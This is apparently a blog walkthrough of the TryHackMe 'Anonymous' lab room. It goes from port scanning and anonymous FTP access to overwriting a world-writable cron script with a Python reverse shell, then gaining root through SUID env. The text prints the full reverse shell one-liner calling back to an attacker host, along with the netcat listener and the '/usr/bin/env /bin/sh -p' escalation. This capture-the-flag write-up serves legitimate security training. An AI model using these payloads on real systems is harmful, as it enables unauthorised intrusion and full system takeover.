Anonymous — TryHackMe Walkthrough FTP Anonymous Login to Root via SUID env
ROOM TYPE Difficulty → Easy Platform → TryHackMe Focus → FTP Enumeration, Cron Job Exploitation, SUID Privilege Escalation
Anonymous — TryHackMe Walkthrough FTP Anonymous Login to Root via SUID env
ROOM TYPE Difficulty → Easy Platform → TryHackMe Focus → FTP Enumeration, Cron Job Exploitation, SUID Privilege Escalation
Task 1: VPN & Host Configuration
Before starting, we connect to the TryHackMe VPN and confirm connectivity to the target machine with a ping test.
Before connecting to the target, it is a good practice to map the IP address to a custom hostname using the
*/etc/hosts* file. This makes the workflow cleaner and avoids repeatedly typing the IP address.
A detailed guide on configuring this can be found here
Task 2: Scanning with RustScan
We run a full port scan using RustScan with aggressive service detection:

rustscan -a <target-ip> -- -AScan results reveal:
Enumerate the machine. How many ports are open?
3 ports open
What service is running on port 21?
FTP

What service is running on ports 139 and 445?
SMB (Samba)

Task 3: SMB Enumeration
We list available SMB shares on the target using smbclient:
smbclient -L <target-ip>We find a share named pics on the user’s computer.

Task 4: Anonymous FTP Login
The RustScan results also reveal that anonymous FTP login is available. We connect to the FTP service without any credentials:

ftp <target-ip>
Username: Anonymous
Password: (just press Enter)
After logging in, we list the contents and find a /scripts folder. We download all the files inside to our local machine using the get command to examine them:

ls
cd scripts
get clean.sh
get to_do.txt
get removed_files.log
Task 5: Analyzing clean.sh — Cron Job Discovery
Here the clean.sh looks like related to clean.sh

clean.sh says it’s a cleanup script being executed as a cron job.

Crucially, the file is world-writable,we can modify its contents without any special permissions.
This gives us a perfect opportunity to inject a reverse shell payload.
Task 6: Injecting a Reverse Shell into clean.sh
We edit clean.sh on our local machine and replace its contents with a Python reverse shell payload:
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("<attacker-ip>",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'here’s some link where the reverse shell link can be found
We upload the modified file back to the FTP server, overwriting the original:
put clean.shWe set up a Netcat listener on our attacking machine:
nc -lvnp 1234When the cron job runs, it executes our modified script and we catch a reverse shell.

User Flag
cat /home/namelessone/user.txtTask 7: Privilege Escalation via SUID env
With a shell on the target, we search for SUID binaries that could be abused for privilege escalation:
find / -perm -4000 -type f 2>/dev/nullWe find /usr/bin/env has the SUID bit set.
To understand why this is exploitable i have quick writing on that
[embed]SUID env" Privilege Escalation (Quick Guide) What SUID meansmedium.com
i used **gftobins** for the shell comand payload

/usr/bin/env /bin/sh -p
Root Flag
cat /root/root.txt
Final Thoughts
Anonymous is a clean and beginner-friendly room that covers a realistic attack chain:
- Full port scanning with RustScan
- SMB share enumeration
- Anonymous FTP login and file enumeration
- Cron job hijacking via a world-writable script
- SUID binary abuse for privilege escalation
메타데이터
- post_id
- c676b2f7c1d7
- slug
- anonymous-tryhackme-walkthrough-ftp-anonymous-login-to-root-via-suid-env-c676b2f7c1d7
- url
- https://medium.com/@Punih3r7/anonymous-tryhackme-walkthrough-ftp-anonymous-login-to-root-via-suid-env-c676b2f7c1d7
- canonical_url
- https://medium.com/@Punih3r7/anonymous-tryhackme-walkthrough-ftp-anonymous-login-to-root-via-suid-env-c676b2f7c1d7
- author_url
- https://medium.com/@Punih3r7
- status
- ok
- fetched_at
- 2026-06-25 12:15:08